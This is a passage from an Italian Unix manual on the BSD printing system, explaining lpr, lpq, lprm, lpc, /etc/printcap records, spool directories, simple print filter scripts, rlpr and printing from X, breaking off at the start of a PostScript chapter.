Accoda la stampa del file `lettera` utilizzando la stampante identificata con il nome **`laser`** all'interno del file `/etc/printcap`.

`$` **`lpr -Plaser lettera`**

Esattamente come nell'esempio precedente.

`$` **`ls -l | lpr`**

Accoda la stampa dell'elenco della directory corrente. In pratica, viene accodato quanto proveniente dallo standard input del comando **`ls -l`**.

### 56.3.7 $ lpq

`lpq [`⟨*opzioni*⟩`] [`⟨*numero-processo-di-stampa*⟩`...] [`⟨*utente*⟩`...]`

**`lpq`** esamina la coda di stampa e restituisce lo stato di una o di tutte le stampe accodate dall'utente specificato. Se **`lpq`** viene eseguito senza alcun argomento, restituisce lo stato di tutte le stampe accodate.

Alcune opzioni

`-P` ⟨*stampante*⟩

Permette di specificare una stampante particolare. Se non viene specificato, si fa riferimento alla stampante predefinita.

`-l`

Restituisce maggiori informazioni su ogni processo di stampa.

### 56.3.8 $ lprm

`lprm [`⟨*opzioni*⟩`] [`⟨*utente*⟩`...]`

Permette di rimuovere uno o più processi di stampa accodati precedentemente. Il nome dell'utente può essere specificato solo se il comando viene utilizzato dall'utente **`root`**, nel senso che solo lui può interrompere la stampa di altri utenti. Se non viene specificato il nome dell'utente, si intende che si tratti dello stesso che ha eseguito **`lprm`**. Se non vengono specificati argomenti, l'esecuzione del comando **`lprm`** implica l'eliminazione della stampa in corso per l'utente che lo ha richiesto. Naturalmente, ciò vale solo se l'utente in questione ha, in quel momento, una stampa in esecuzione.

Alcune opzioni

`-P` ⟨*stampante*⟩

Permette di specificare una stampante particolare. Se non viene specificato, si fa riferimento alla stampante predefinita.

`-`

Se viene indicato un solo trattino (**`-`**) come argomento, **`lprm`** eliminerà tutti i processi di stampa appartenenti all'utente che ha eseguito il comando. Se è l'utente **`root`** a eseguire **`lprm`** in questo modo, vengono eliminate tutte le stampe in coda.

⟨*numero-processo-di-stampa*⟩`...`

Se tra gli argomenti vengono indicati uno o più numeri, questi si intendono riferiti ai processi di stampa che si vogliono eliminare.

### 56.3.9 # lpc

`lpc [`⟨*comando*⟩ `[`⟨*argomento*⟩`...]]`

Permette di controllare le operazioni del sistema di stampa. Per ogni stampante configurata all'interno di `/etc/printcap` può eseguire le azioni seguenti:

- disabilitare o abilitare una stampante;
- disabilitare o abilitare una coda di stampa;
- modificare l'ordine dei processi di stampa in coda;
- visualizzare lo stato delle stampanti, delle code relative e dei demoni che se ne occupano.

Se **`lpc`** viene avviato senza argomenti, si attiva la modalità di comando evidenziata dalla presenza dell'invito (*prompt*) **`lpc>`**. Se invece vengono forniti degli argomenti, il primo di questi viene interpretato come un comando, mentre i restanti come parametri del comando. È possibile inviare a **`lpc`**, attraverso lo standard input, un file contenente una serie di comandi.

**`lpc`** può essere eseguito anche da un utente comune, ma in tal caso potranno essere eseguite solo alcune funzioni.

Comandi a disposizione di tutti gli utenti

`?` [⟨*comando*⟩`...`] | `help` [⟨*comando*⟩`...`]

Visualizza una breve descrizione dei comandi eventualmente elencati, oppure l'elenco dei comandi a disposizione.

`exit` | `quit`

Termina l'esecuzione di **`lpc`**.

`restart` { `all` | ⟨*stampante*⟩}

Tenta di riavviare il demone di stampa. Ciò può essere utile quando per qualche motivo inspiegabile il demone ha interrotto la sua attività lasciando dei processi di stampa nella coda.

`status` { `all` | ⟨*stampante*⟩}

Visualizza lo stato della stampante locale indicata.

Comandi a disposizione dell'utente **`root`**

`abort` { `all` | ⟨*stampante*⟩}

Termina l'esecuzione del demone attivo che si occupa della stampa nell'elaboratore locale e quindi disabilita la stampa, prevenendo l'avvio di altri demoni da parte di **`lpr`**. Quando verrà riavviata la stampa, verrà ripreso il processo di stampa che era attivo nel momento dell'interruzione.

`clean` { `all` | ⟨*stampante*⟩}

Elimina i file temporanei, i file di dati e di controllo che non possono essere stampati, cioè quelli che non fanno parte di un processo di stampa completo.

`disable` { `all` | ⟨*stampante*⟩}

Disabilita l'uso della stampante specificata impedendo la generazione di nuovi processi di stampa.

`down` { `all` | ⟨*stampante*⟩} ⟨*messaggio*⟩

Disabilita l'uso della stampante indicata e fornisce un messaggio di spiegazione.

`enable` { `all` | ⟨*stampante*⟩}

Abilita l'uso della stampante specificata.

`start` { `all` | ⟨*stampante*⟩}

Abilita la stampa e avvia i demoni necessari.

`stop` { `all` | ⟨*stampante*⟩}

Interrompe il demone che gestisce la coda al termine del processo di stampa eventualmente in esecuzione e disabilita la stampa. Gli utenti possono continuare ad accodare stampe che però, per il momento, non vengono gestite.

`topq` ⟨*stampante*⟩ [⟨*numero-processo-di-stampa*⟩`...`] [⟨*utente*⟩`...`]

Cambia l'ordine di esecuzione dei processi di stampa ponendo quelli indicati in precedenza rispetto agli altri. Se viene indicato il nome di uno o più utenti, i processi di stampa accodati da questi otterranno la precedenza.

`up` { `all` | ⟨*stampante*⟩}

Abilita la stampa e avvia un nuovo demone di stampa se necessario, annullando l'effetto di un precedente comando **`down`**.

## 56.3.10 /etc/printcap

Il file `/etc/printcap` è il punto più delicato del sistema di stampa BSD. Dalla sua corretta configurazione dipende il funzionamento delle stampe. Il suo contenuto è organizzato in record, dove ognuno di questi contiene le informazioni relative a una stampante. I campi di questi record sono separati da due punti verticali (**`:`**) e possono essere spezzati su più righe utilizzando la barra obliqua inversa (**`\`**) seguita immediatamente dal codice di interruzione di riga.

All'interno di questo file si possono trovare le indicazioni di diverse stampanti che possono fare capo a un'unica stampante reale, quando di utilizzano diverse possibili configurazioni per la stessa. Il simbolo **`#`** rappresenta l'inizio di un commento e non viene interpretato da **`lpd`**. Segue un esempio di questo file.

```
# Stampante predefinita
lp|laserjet|HP Laserjet:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/lp/filter:

# Stampa di testo
ascii:\
        :sd=/var/spool/lpd/tx:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/ascii/filter:

# Stampa diretta senza filtri
bare:\
        :sd=/var/spool/lpd/bare:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:

# Stampante condivisa dell'elaboratore weizen.mehl.dg
net:\
        :sd=/var/spool/lpd/net:\
        :mx#0:\
        :sh:\
        :rm=weizen.mehl.dg:\
        :rp=lp:\
        :if=/var/spool/lpd/net/filter:
```

Il primo campo di ogni record identifica tutti i possibili pseudonimi di una certa stampante. Questi sono separati da una barra verticale. Gli altri campi contengono tutti una sigla identificativa composta da due caratteri e un valore eventuale.

| |
|---|
| La compilazione di questo file è molto delicata: in particolare, occorre fare bene attenzione a non lasciare spazi di qualunque tipo dopo i simboli di continuazione (****). |

Quando si modifica il file `/etc/printcap`, occorre ricordare di inviare un segnale **`SIGHUP`** al demone **`lpd`**, oppure lo si deve riavviare, altrimenti le modifiche non avranno effetto.

`kill -HUP` ⟨*pid-di-lpd*⟩

Vedere *printcap(5)*.

#### 56.3.10.1 Campi

I campi possono essere di diverso tipo e a seconda di questo cambia il modo con cui i dati relativi sono indicati.

- Campi alfanumerici: dopo il nome del campo, viene aggiunto il simbolo **=** seguito dalla stringa racchiusa tra doppi apici.
- Campi numerici: dopo il nome del campo, viene aggiunto il simbolo **#** seguito dal numero.
- Campi booleani: hanno il valore *Vero* se appaiono nel record.

I campi che possono essere utilizzati in un record del file `/etc/printcap` sono molti. Quello che segue è un elenco parziale di quelli più usati.

`if`

*Input Filter*. Il nome di un filtro di input, cioè di un programma che si occupa di filtrare i dati in ingresso.

`lf`

*Log File*. Il nome di un file all'interno del quale verranno registrati gli errori di una stampante.

`lp`

*Line Printer*. Il nome del dispositivo di stampa.

`mx`

*MaX*. Il valore numerico della dimensione massima (in multipli di 1024 byte) di un file di stampa. Di solito, questo campo viene indicato con il valore 0 per non porre alcun limite di dimensione.

`rm`

*Remote Machine*. Il nome di un elaboratore remoto da utilizzare per la stampa.

`rp`

*Remote Printer*. Il nome di una stampante remota, cioè il nome utilizzato nell'elaboratore remoto indicato nel campo **`rm`**.

`sd`

*Spool Directory*. Il nome della directory usata come coda della stampante.

`sf`

*Suppress Feed*. È un campo booleano che, se presente, elimina l'avanzamento della carta alla fine di ogni processo di stampa.

`sh`

*Suppress Header*. È un campo booleano che, se presente, elimina l'emissione di una pagina di intestazione (ovvero di separazione) tra un processo di stampa e il successivo.

---

Nell'elenco precedente si fa volutamente riferimento a un unico tipo di filtro, **`if`**. In generale non dovrebbe essere necessario l'uso di altri campi riferiti a filtri.

#### 56.3.10.2 Filtri

Più avanti, in questo capitolo, vengono descritti alcuni tipi di filtri di stampa. Il filtro di stampa non è altro che un programma, o uno script, che trasforma in qualche modo i dati ricevuti dallo standard input, restituendo il risultato attraverso lo standard output.

#### 56.3.10.3 Esempi

Dopo la descrizione dei vari campi che possono comporre un record del file `/etc/printcap`, conviene rivedere e descrivere alcuni degli esempi visti all'inizio.

```
bare:\
        :sd=/var/spool/lpd/bare:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:
```

In questo caso, la voce **`bare`** indica semplicemente le informazioni seguenti.

- La directory usata per la coda di stampa è `/var/spool/lpd/bare/`. La scelta del nome finale `.../bare/` non è obbligatoria, è solo conveniente all'amministratore del sistema.
- L'indicazione della dimensione massima del file è azzerata, significando che non devono essere posti limiti.
- La pagina di intestazione non viene generata.
- Il dispositivo di stampa è `/dev/lp1`.

La cosa importante da notare in questo tipo di definizione è che non è stato indicato un filtro per i dati. Ciò significa che i dati da inviare alla stampante non subiscono trasformazioni; infatti, il nome **`bare`** è stato scelto opportunamente.

---

```
lp|laserjet|HP Laserjet:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/lp/filter:
```

Questo record del file `/etc/printcap` è più complesso. Per prima cosa si nota che è possibile fare riferimento a questo utilizzando tre nomi possibili: **`lp`**, **`laserjet`** o **`HP Laserjet`**.

A parte questo, si nota l'inserimento di un filtro **`if`**. Il file `/var/spool/lpd/lp/filter` potrebbe essere sia un programma che uno script che esegue un qualche tipo di trasformazione sui dati ricevuti.

---

```
net:\
        :sd=/var/spool/lpd/net:\
        :mx#0:\
        :sh:\
        :rm=weizen.mehl.dg:\
        :rp=lp:\
        :if=/var/spool/lpd/net/filter:
```

Questo esempio rappresenta un record del file `/etc/printcap` che dichiara l'utilizzo di una stampante remota. La differenza sta quindi nel fatto che il campo **`lp`** è assente e al suo posto si utilizzano **`rm`** e **`rp`** per indicare rispettivamente il nome dell'elaboratore remoto (**`weizen.mehl.dg`**) e il nome della stampante remota.

Quando si utilizza una stampante remota, nel caso in cui i dati da stampare richiedano un'elaborazione attraverso un filtro, occorre decidere se tale elaborazione debba avvenire prima dell'invio, o alla destinazione. In questo caso, viene indicato un filtro attraverso il campo **`if`**: probabilmente, la stampante corrispondente al nome **`lp`** dell'elaboratore remoto non ha un filtro.

### 56.3.11 /var/spool/lpd/*/

Le directory per le code di stampa sono definite attraverso il campo **`sd`** dei record contenuti in `/etc/printcap`. Normalmente, nelle distribuzioni GNU/Linux si utilizzano directory discendenti da `/var/spool/lpd/`, secondo la convenzione per cui il nome della directory corrisponde al nome della stampante. In pratica si ha quasi sempre una struttura di questo tipo: `/var/spool/lpd/`⟨*stampante*⟩`/`.

Ognuna di queste directory è il contenitore dei processi di stampa di una particolare stampante, in attesa, o in corso di stampa. Al loro interno, durante l'uso del sistema di stampa, si trovano in particolare i file seguenti.

- `lock`

  Contiene il numero del processo di stampa in esecuzione.

- `cf*`

  Sono i file di controllo con l'indicazione di informazioni sui processi di stampa.

- `df*`

  Sono i file contenenti i dati da stampare.

Alle volte si ha difficoltà a eliminare una coda di stampa, cioè a eliminare una stampa. In questi casi, l'amministratore del sistema può eliminare semplicemente i file accumulati in coda, cioè `cf*` e `df*`.

> Se si teme che lo spazio su disco venga esaurito dall'accumulo di code di stampa, si può inserire il file `minfree` nelle directory relative che si vogliono controllare. Questo file deve contenere un numero corrispondente alla quantità di blocchi che si vuole restino comunque liberi.

## 56.4 File per la stampa

Negli ambienti Unix si utilizzano normalmente due tipi fondamentali di file per la stampa:

- file di testo, o ASCII;
- file PostScript.

Teoricamente, i file di testo sono stampabili con qualunque tipo di stampante, mentre i file PostScript richiedono una stampante PostScript. In pratica, quasi sempre non è possibile stampare un file di testo così com'è, e raramente si dispone di una stampante PostScript.

## 56.4.1 File di testo

Negli ambienti Unix i file di testo (o file ASCII) seguono la convenzione dell'interruzione di riga attraverso il codice ASCII *<LF>*.

Con il sistema operativo Dos è stato introdotto un codice differente, corrispondente a *<CR><LF>*. La maggior parte delle stampanti in circolazione è adatta a quest'ultimo tipo di interruzione di riga, per cui, il solo carattere *<LF>* produce un avanzamento alla riga successiva, senza il ritorno alla prima colonna.

Quando si invia un file di testo in stile Unix a una stampante che richiede l'interruzione di riga in stile Dos, si ottiene il noto ***effetto scalettatura***.

Per esempio, supponendo di voler stampare il file seguente,

```
Uno
Due
Tre
```

Si ottiene quello che segue.

```
Uno
   Due
      Tre
```

Per ovviare a tale inconveniente, prima di inviare un file di testo Unix a una stampante normale, occorre trasformare i codici di interruzione di riga in modo che comprendano sia *<CR>* che *<LF>*.

Il tipico programma in grado di eseguire questa conversione è **`unix2dos`**. Di questo ne esistono diverse edizioni, tutte incompatibili tra loro, accomunate solo dallo scopo. Qui si fa riferimento a un programma filtro, ovvero a uno **`unix2dos`** che riceve il file da convertire dallo standard input e che restituisce il risultato attraverso lo standard output. I filtri di stampa sono descritti più avanti in questo capitolo, per il momento dovrebbe bastare sapere che si può utilizzare il programma **`unix2dos`** prima di inviare il file al programma **`lpr`**, come nell'esempio seguente:

```
$ cat esempio.txt | unix2dos | lpr
```

> Come accennato, il programma **`unix2dos`** non è standard e a volte si può incontrare una versione che non funziona esattamente come negli esempi indicati qui. Eventualmente conviene consultare la sua documentazione: *unix2dos(1)*.

In alternativa al programma **`unix2dos`**, si può scrivere uno script Perl molto semplice e intuitivo, anche per chi non conosce tale linguaggio (capitolo 127).

```
#!/usr/bin/perl
#======================================================================
# filtro-crlf.pl < <file-input> > <file-output>
#======================================================================

$riga = "";

while( $riga = <STDIN> ) {

    #------------------------------------------------------------------
    # Elimina il carattere <LF> finale.
    #------------------------------------------------------------------
    chop $riga;

    #------------------------------------------------------------------
    # Emette la riga con l'aggiunta di <CR> e <LF>.
    #------------------------------------------------------------------
    print "$riga\r\n";
};
#======================================================================
```

## 56.4.2 File PostScript

Il sistema PostScript ha introdotto una sorta di rivoluzione nel modo di stampare: attraverso un linguaggio standardizzato rendeva la stampa indipendente dal tipo particolare di stampante utilizzato. L'unico inconveniente delle stampanti PostScript era, ed è, il prezzo.

Fortunatamente, negli ambienti Unix è disponibile il programma Ghostscript in grado di trasformare un file PostScript in diversi formati, ognuno compatibile con un diverso tipo di stampante.

Nella maggior parte dei casi, quando cioè non si dispone di una stampante PostScript, si devono convertire i file PostScript in un formato accettabile dalla propria stampante. L'uso dei filtri di stampa permette di automatizzare questa operazione. Nel prossimo capitolo viene descritto in che modo questi file PostScript possono essere gestiti.

## 56.5 Filtri di stampa

Attraverso il file `/etc/printcap`, per ogni singolo record di descrizione di una stampante è possibile definire un gran numero di filtri di stampa, ognuno con uno scopo particolare. Di fatto, è preferibile limitarsi a utilizzarne uno solo, e precisamente quello del campo **`if`**, o *Input Filter*.

### 56.5.1 if

Il programma o lo script indicato nel campo **`if`** riceve alcuni argomenti. Secondo quanto si trova documentato in *printcap(5)*, la sintassi con cui viene avviato il filtro è la seguente:

⟨*filtro-if*⟩ `[-c]` `-w`⟨*larghezza*⟩ `-l`⟨*lunghezza*⟩ `-i`⟨*rientro*⟩ `-n` ⟨*utente*⟩ `-h` ⟨*host*⟩ ⟨*file-di-accounting*⟩

In particolare:

- **`-c`**

  viene passato solo quando il programma **`lpr`** riceve l'opzione **`-l`**;

- **`-w`**⟨*larghezza*⟩

  rappresenta la larghezza del foglio;

- **`-l`**⟨*lunghezza*⟩

  rappresenta la lunghezza del foglio;

- **`-i`**⟨*rientro*⟩

  rappresenta il rientro sinistro;

- **`-n`** ⟨*utente*⟩

  rappresenta l'utente che ha avviato la stampa;

- **`-h`** ⟨*host*⟩

  rappresenta l'elaboratore dal quale parte la stampa;

- ⟨*file-di-accounting*⟩

  rappresenta il nome del file indicato eventualmente nel campo **`af`**.

A meno di non studiare in modo approfondito l'uso del sistema di stampa BSD, la maggior parte di questi argomenti sono inutilizzabili. È molto più facile costruire un file di configurazione aggiuntivo, da fare leggere al filtro ogni volta che viene avviato, piuttosto che pretendere di fare tutto attraverso l'interpretazione degli argomenti ottenuti automaticamente.

In ogni caso, si può contare su due argomenti, eventualmente utilizzabili per produrre intestazioni, o per produrre un registro (un *log*): il nome dell'utente e il nome dell'elaboratore.

### 56.5.2 Filtro diagnostico

Gli argomenti forniti al filtro di stampa potrebbero essere diversi da quanto dichiarato dalla documentazione e quindi vale la pena di costruire la prima volta un filtro diagnostico simile allo script seguente:

```
#!/bin/bash
pwd > /tmp/test-stampa
echo $1 >> /tmp/test-stampa
echo $2 >> /tmp/test-stampa
echo $3 >> /tmp/test-stampa
echo $4 >> /tmp/test-stampa
echo $5 >> /tmp/test-stampa
echo $6 >> /tmp/test-stampa
echo $7 >> /tmp/test-stampa
echo $8 >> /tmp/test-stampa
echo $9 >> /tmp/test-stampa
echo ${10} >> /tmp/test-stampa
echo ${11} >> /tmp/test-stampa
```

Come si può vedere, viene creato il file `/tmp/test-stampa` con l'indicazione della directory corrente (**`pwd`**) e quindi l'elenco dei contenuti dei vari parametri, ovvero l'elenco degli argomenti ricevuti.

La voce (il record) di `/etc/printcap` che utilizza questo filtro potrebbe essere composta nel modo seguente (`/var/spool/lpd/prova/filtro-prova` è il nome dello script visto sopra).

```
prova:\
        :sd=/var/spool/lpd/prova:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/prova/filtro-prova:
```

Quando si stampa utilizzando la voce **`prova`** non si ottiene alcuna stampa: viene creato il file `/tmp/test-stampa`.[2]

```
daniele@dinkel.brot.dg$ lpr -Pprova lettera
```

Il comando precedente, dovrebbe generare il file `/tmp/test-stampa` con il contenuto seguente:

```
/var/spool/lpd/prova
-w132
-l66
-i0
daniele
-h
dinkel.brot.dg
```

Si può subito notare che l'opzione **`-n`** non esiste: viene fornito il nome dell'utente senza il prefisso di alcuna opzione. Un'altra cosa molto importante è la directory corrente: corrisponde sempre alla directory della coda di stampa.

### 56.5.3 Filtri elementari

Quando si realizza un filtro di stampa personalizzato, raramente si vanno a cercare sottigliezze che sono comunque già disponibili all'interno di pacchetti di filtri già fatti da altri. Di solito ci si accontenta di trasformare lo standard input e di restituire uno standard output adatto alle proprie esigenze, ignorando completamente gli argomenti che il filtro riceve.

L'esempio tipico è il filtro che permette di stampare un file di testo in stile Unix su una stampante che richiede la conclusione della riga attraverso *<CR><LF>*. Come già accennato all'inizio del capitolo, basta utilizzare il programma **`unix2dos`**.

Bisogna fare attenzione: il filtro di stampa riceve degli argomenti, anche se questi non servono. Se si tenta di utilizzare **`unix2dos`** direttamente come filtro, si rischia di ottiene solo una segnalazione di errore: **`unix2dos`** potrebbe non essere in grado di comprendere gli argomenti ricevuti. Per risolvere il problema, occorre realizzare uno script, in modo da poter eliminare gli argomenti inutilizzati.

Segue l'esempio di una voce del file `/etc/printcap`.

```
testo:\
        :sd=/var/spool/lpd/testo:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/testo/filtro:
```

Segue l'esempio dello script utilizzato come filtro.

```
#!/bin/bash
/usr/bin/unix2dos
```

È importante osservare un paio di particolari:

- è importante indicare il filtro con il suo percorso completo;
- i programmi utilizzati all'interno di uno script che funge da filtro di stampa devono essere indicati con il loro percorso completo.

[2] Se si fanno modifiche al file `/etc/printcap` bisogna ricordare di inviare un segnale di aggancio al demone **`lpd`** per fare in modo che venga riletto questo file: **`kill -s SIGHUP`** ⟨*pid-di-lpd*⟩.

### 56.5.4 Filtri PostScript

Tutti i filtri di stampa in grado di convertire file PostScript in qualcosa di stampabile senza una stampante PostScript, si avvalgono del programma Ghostscript (**gs**). L'esempio seguente mostra uno script che riceve dallo standard input un file PostScript e restituisce attraverso lo standard output un file stampabile con una HP Laserjet o compatibile.

```
#!/bin/bash
/usr/bin/gs -q -dNOPAUSE -sPAPERSIZE=a4 -sDEVICE=laserjet -sOutputFile=- -
```

### 56.5.5 Problemi

In passato è capitato che una particolare versione del sistema di stampa BSD per GNU/Linux avesse un difetto che non le permetteva di utilizzare il flusso di dati proveniente dal filtro di stampa.

Nel caso dovesse verificarsi nuovamente questa situazione, si può utilizzare un trucco: il filtro di stampa riceve i dati dallo standard input nel modo solito e li trasforma. Quindi, invece di emettere il risultato della sua elaborazione attraverso lo standard output, lo invia a un'altra coda di stampa.

In pratica, si può supporre che il file `/etc/printcap` sia composto come segue:

```
lp:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:

testo:\
        :sd=/var/spool/lpd/testo:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/testo/filtro:
```

Il filtro `/var/spool/lpd/testo/filtro` potrebbe essere realizzato nel modo seguente:

```
#!/bin/bash
/usr/bin/unix2dos | lpr -Plp
```

### 56.5.6 Filtri sofisticati

Non è necessario complicarsi troppo la vita. Spesso la distribuzione GNU/Linux che si ha a disposizione è già predisposta in modo da facilitare la creazione di filtri di stampa. In particolare, RedHat fornisce un pannello di controllo grafico intuitivo.

Anche quando non si è così fortunati, esiste sempre un'alternativa migliore allo scriversi il proprio filtro (salvo casi particolari). Un esempio è ApsFilter che senza molta fatica genera da solo il file `/etc/printcap`, le directory per le code di stampa e i filtri necessari.

Infine, è il caso di ricordare il pacchetto PSUtils che contiene programmi in grado di rielaborare file PostScript, cosa utile per esempio quando su un solo foglio si vogliono stampare più pagine ridotte.

## 56.6 Accessori di stampa

Alcuni programmi estranei al pacchetto normale del sistema di stampa BSD possono essere molto utili e vale la pena di conoscerli.

### 56.6.1 # lptest

`lptest` [⟨*larghezza*⟩] [⟨*altezza*⟩]

Emette attraverso lo standard output una serie di caratteri, e in questo modo è utilizzabile per una prova di stampa. Il primo argomento permette di definire la larghezza della riga da emettere: il valore predefinito è 79. Il secondo argomento permette di definire la quantità di righe da emettere: il valore predefinito è 200. Si tratta di una prova di stampa utile solo per le stampanti a impatto come quelle ad aghi, a catena, a margherita...

## 56.6.2 # rlpr

`rlpr [`⟨*opzioni*⟩`] [`⟨*file-da-stampare*⟩`...]`

**`rlpr`** è inteso come un sostituto di **`lpr`** per facilitare la stampa attraverso un servizio remoto. Per raggiungere questo risultato, **`rlpr`** contatta direttamente il servizio di stampa presso l'elaboratore remoto, dove presumibilmente dovrebbe esserci il demone **`lpd`** in ascolto. A parte la necessità di predisporre opportunamente il servizio remoto, nel senso che lì deve essere stato configurato il file `/etc/hosts.lpd` in modo da consentire l'accesso per la stampa, all'interno del client non è più necessario predisporre un record nel file `/etc/printcap`.

Per compiere il suo lavoro, **`rlpr`** deve contattare il servizio remoto utilizzando una porta privilegiata, e per arrivare a questo deve essere avviato a sua volta con i privilegi dell'utente **`root`**. Per questo, **`rlpr`** viene installato normalmente appartenente all'utente **`root`** con il bit SUID attivo (in breve, SUID-**`root`**). **`rlpr`** potrebbe funzionare anche diversamente, attraverso un servizio proxy offerto da **`rlprd`**; eventualmente si può consultare per questo la documentazione originale: *rlpr(1)*.

### Alcune opzioni

**`rlpr`** è compatibile con la maggior parte delle opzioni riconosciute da **`lpr`**. Qui vengono annotate solo alcune opzioni particolari.

`-H` ⟨*host*⟩ | `--printhost=`⟨*host*⟩

Questa opzione definisce l'elaboratore remoto al quale ci si vuole rivolgere per ottenere la stampa. Al posto di utilizzare questa opzione si può sfruttare il nome della stampante per includervi anche l'indicazione del nodo remoto. Si osservi per questo la descrizione dell'opzione **`-P`**.

`-P` ⟨*stampante*⟩`[@`⟨*host*⟩`]` | `--printer=`⟨*stampante*⟩`[@`⟨*host*⟩`]`

Seleziona la stampante remota. Se non si utilizza l'opzione **`-H`**, si può usare la notazione ⟨*stampante*⟩@⟨*host*⟩.

### Esempi

`$` **`ls -l | rlpr --printhost=192.168.1.1 --printer=lp`**

Invia per la stampa il risultato dell'esecuzione del comando **`ls -l`** utilizzando la stampante **`lp`** dell'elaboratore identificato dal numero IP 192.168.1.1.

`$` **`ls -l | rlpr --printer=lp@192.168.1.1`**

Esattamente come nell'esempio precedente, con la differenza che l'indirizzo dell'elaboratore remoto è stato incorporato nella definizione della stampante.

`$` **`rlpr --printer=lp@dinkel.brot.dg lettera.ps`**

Invia per la stampa il file `lettera.ps` utilizzando la stampante **`lp`** dell'elaboratore identificato dal nome **`dinkel.brot.dg`**.

## 56.6.3 # rlpq

`rlpq [`⟨*opzioni*⟩`] [`⟨*numero-processo-di-stampa*⟩`...] [`⟨*utente*⟩`...]`

**`rlpq`** esamina la coda di stampa di un elaboratore remoto, senza che ci sia la necessità di avere predisposto al riguardo il file `/etc/printcap`. **`rlpq`** è progettato per essere compatibile con il programma **`lpq`** normale, e fa parte dello stesso pacchetto di **`rlpr`**.

### Alcune opzioni

**`rlpq`** è compatibile con la maggior parte delle opzioni riconosciute da **`lpq`**. Qui vengono annotate solo alcune opzioni particolari.

`-H` ⟨*host*⟩ | `--printhost=`⟨*host*⟩

Questa opzione definisce l'elaboratore remoto. Al posto di utilizzare questa opzione si può sfruttare il nome della stampante per includervi anche l'indicazione del nodo remoto. Si osservi per questo la descrizione dell'opzione **`-P`**.

`-P` ⟨*stampante*⟩`[@`⟨*host*⟩`]` | `--printer=`⟨*stampante*⟩`[@`⟨*host*⟩`]`

Seleziona la stampante remota la cui coda si vuole interrogare. Se non si utilizza l'opzione **`-H`**, si può usare la notazione ⟨*stampante*⟩@⟨*host*⟩.

## 56.7 Stampare attraverso X

Quando si inizia a utilizzare il sistema grafico X, provenendo dall'esperienza MS-Windows, uno dei primi problemi (apparenti) che si incontrano è la stampa: in che modo i programmi accodano le stampe? Semplice: utilizzano un comando per la stampa come se fossero normalissimi programmi senza grafica.

In effetti, la standardizzazione del formato PostScript è molto importante. Praticamente tutti i programmi che devono emettere qualcosa di diverso dal semplice testo ASCII, utilizzano il formato PostScript.

Restano allora solo un paio di problemi:

- determinare la stampante in base alle voci del file `/etc/printcap`;
- poter utilizzare un programma diverso da **`lpr`** nei sistemi in cui non si utilizza il sistema di stampa BSD.

Generalmente, i programmi che hanno la necessità di stampare propongono una riga di comando per la stampa, per cui è anche possibile utilizzare un sistema di stampa diverso dal programma **`lpr`**.

Alcuni programmi più vecchi richiedono solo l'indicazione della voce del file `/etc/printcap` e quindi pretendono di utilizzare il programma **`lpr`**.





Figura 56.3: Questo è un esempio di un programma che è in grado di stampare solo attraverso **`lpr`**. Se non viene indicato alcun nome di stampante, si fa riferimento a **`lp`**, o comunque alla stampante predefinita.





Figura 56.4: Questo è un esempio di un programma normale che permette l'indicazione di una riga di comando completa (o quasi). Non deve essere inserito il nome del file da stampare che di norma viene fornito attraverso lo standard input.

# PostScript

Come già accennato nel capitolo precedente, a suo tempo, il sistema PostScript ha segnato una rivoluzione nel modo di stampare definendo uno standard generale per la stampa. A causa del suo prezzo, le stampanti PostScript si sono introdotte particolarmente nel settore tipografico e raramente nei piccoli uffici o in casa.

PostScript è una sorta di linguaggio di programmazione per la stampa. In altri termini, si può definire anche come ***linguaggio di stampa***. I dati inviati a una stampante PostScript sono in forma di file di testo contenente un programma di stampa.[1]

## 57.1 File PostScript

Un file PostScript è ciò che viene inviato a una stampante PostScript per ottenere un documento finale. Questo file contiene tutte le informazioni per definire l'aspetto finale del documento, senza conoscere le caratteristiche particolari della stampante, la quale da sola deve arrangiarsi a interpretarlo. Il file PostScript è un file di testo normale, come se fosse un sorgente di un linguaggio di programmazione, con la differenza che le istruzioni non sono così intelligibili.

```
%!PS-Adobe-2.0
...
```

La prima parte di questo file inizia generalmente con la dichiarazione del tipo di file (**`%!PS-Adobe-2.0`**), quindi il testo prosegue con la definizione di una serie di caratteristiche che riguardano l'intero documento.

Successivamente inizia la definizione dettagliata di altre caratteristiche, principalmente le fonti tipografiche, ovvero i tipi di carattere. La descrizione di questi si rende necessaria quando il documento utilizza dei tipi che non appartengono allo standard minimo PostScript. In pratica, il linguaggio PostScript prevede che alcuni tipi di carattere siano predefiniti all'interno della stampante, per cui, quando vengono utilizzati questi tipi, non occorre specificarne le caratteristiche; in tutti gli altri casi, occorre fornire alla stampante tutte le informazioni necessarie a disegnarli nel modo corretto.

Questo particolare deve essere tenuto da conto quando si vogliono ottenere file PostScript di dimensioni ridotte, per esempio quando si tratta di documenti brevi.

```
...
%%Page: 1 1
